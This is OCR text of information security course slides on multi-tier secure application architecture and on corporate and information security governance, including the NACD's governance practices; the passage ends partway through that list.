server configuration, proxies, web application firewalls, data encryption, OS hardening, and other items

Notes:



Design Secure Application Architecture (Cont'd)

- Applying multiple layer security in application architecture design makes an application robust and secure

Authenticating users

Client running browser

Internet

Firewall

Can protect sensitive data using a secure communication channel

Tier 1

Input validation, user authorization, secure exception, and secure configuration can be done at this tier

Web Server

Tier 2

Authenticating and authorizing upstream identities and secure auditing, logging, and transactions can be performed at this tier

Application Server

Tier 3

Can encrypt or hash the data stored in database

Database Server

Can protect sensitive database communication

LO#14: Summarize Security Governance Principles

Notes: ____


____

____

____

____

____




Corporate Governance Activities

Corporate Governance

- IT Governance
- Information Security Governance
- Financial Governance
- Project Governance

Corporate governance defines the framework of rules and practices by which a board of directors ensures accountability, fairness, and transparency in an organization's relationship with all its stakeholders



Corporate Governance Activities (Cont'd)

Effectiveness in the following areas is critical for success:

- Risk Oversight
- Enterprise Architecture
- Asset Management
- Change Management
- Business Continuity Management

Notes:

Information Security Governance Activities


- Information Security Governance Activities are a **subset of corporate governance** that establishes the order and structure of activities that support information security and risk management practices within an organization
- They require active involvement from the **Board of Directors** or the highest level of leadership in the organization

Information Security Governance Activities (Cont'd)

- The **National Association of Corporate Directors** (NACD) defines four essential information security governance practices:

1. Place information security on the board's agenda
